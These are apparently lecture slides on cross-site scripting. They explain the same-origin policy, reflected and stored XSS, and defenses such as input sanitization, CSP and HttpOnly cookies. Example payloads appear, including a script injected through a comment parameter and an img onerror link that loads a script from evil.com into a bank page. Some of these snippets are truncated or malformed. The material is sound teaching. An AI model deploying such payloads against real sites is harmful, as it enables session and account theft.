

Web Security: Cross-site Scripting (XSS)

Abhinav Mohanty (Ph.D. Candidate, SIS)

Based on Dieter Gollmann's book, *Computer Security, 3rd Edition*.

Reference: Some slides borrowed from Dr. Meera Sridhar's ITIS 6200/8200 course

Same-Origin Policy (SOP)

- ▶ An **origin** is defined as a combination of URI scheme, host name, and port number (http://example.com)
- ▶ SOP:
 - ▶ two URLs have the same *origin* if they share the protocol, host name, and port number (http://example.com/app1/index.html; https://example.com/app2/index.html) **different origin**
 - ▶ one origin is permitted to send information to another origin, but one origin is not permitted to receive information from another origin
 - ▶ policy does not restrict static HTML content
 - ▶ can embed images from other domains in webpage
 - ▶ cookies cannot be sent to a page with different origin

Cross-Site Scripting (XSS)

- ▶ elevation of privilege attack
 - ▶ exploits the client's 'trust' in a server

XSS

- ▶ attack: a malicious script passed to client
 - ▶ script evades the client's SOP (because client thinks it's trusted)
- ▶ user has to be lured into taking an action that triggers the attack
 - ▶ e.g. by clicking on a poisoned link
- ▶ end user's browser
 - ▶ has no way to know that the script should not be trusted, and will execute the script
 - ▶ since it thinks script came from a trusted source, malicious script can:
 - ▶ access any cookies, session tokens, or other sensitive information retained by the browser and used with that site
 - ▶ scripts can even rewrite the content of the HTML page!

Reflected XSS

- ▶ Reflected XSS attacks, also known as non-persistent XSS, occur when a malicious script is reflected off a web application to the victim's browser
- ▶ script resides on a page on the attacker's server
 - ▶ victim must be lured to this site first
- ▶ user action sends the script to the trusted server
 - ▶ server echoes back client's input for the script to be executed at the client
- ▶ let's say attacker has prepared a page containing element:
`<A HREF="http://trusted.com/comment.cgi?mycomment=<SCRIPT alert('You have a XSS problem')></SCRIPT"> Click here `

Reflected XSS


- ▶ When victim clicks on the link on the attacker's page, the URL sent to **trusted.com** includes the script in **mycomment**.
- ▶ If the trusted server echoes the value of **mycomment** in the result page, the script gets executed on the client within the page from the trusted server.
- ▶ In our example, the user will be alerted to the XSS vulnerability. Typical examples of applications echoing client input are search engines or custom 404 (not found) pages.
- ▶ There are many ways of embedding scripts. For example, the script may be fetched from the attacker's site via an image element:

`mycomment=”>`

Reflected XSS

1. Attacker sends maliciously crafted link to the victim/user

```
https://bank.com?pl="<"img src=x  
onerror=https://evil.com/attack.js
```



2. Victim clicks on the link and sends request to vulnerable bank.com website

4. Victim's browser now trusts attacker's script is from bank.com

3. Vulnerable bank website takes data from request and includes in valid webpage



5. Attacker has full access to victim's account

Stored XSS


- ▶ attacker places script directly at trusted server
- ▶ bulletin board applications good candidates
- ▶ when victim visits attacker's bulletin board entry, script embedded in the entry is executed at the client

Stored XSS

1. Attacker stores malicious JavaScript in comment section of a webpage



``



3. Attacker has full access to victim's account

2. User/victim visits website and the embedded malicious script gets executed in the victim's browser



(General) XSS Defenses

- ▶ treat XSS as a code injection attack
 - ▶ Validate and sanitize inputs, encode server outputs
 - ▶ for e.g. client can compare request and response to check whether a suspiciously large part of request is mirrored in response
- ▶ Utilize the Content Security Policy
 - ▶ Another browser enforced policy that provides additional fine-grained levels of protection and mitigation against XSS attempts
- ▶ Use the X-XSS-Protection Response Header
 - ▶ A protection built-in into modern browsers, prevents reflected xss
- ▶ Use HTTPOnly cookie flag
 - ▶ Using the HttpOnly flag when generating a cookie helps mitigate the risk of client-side script accessing the protected cookie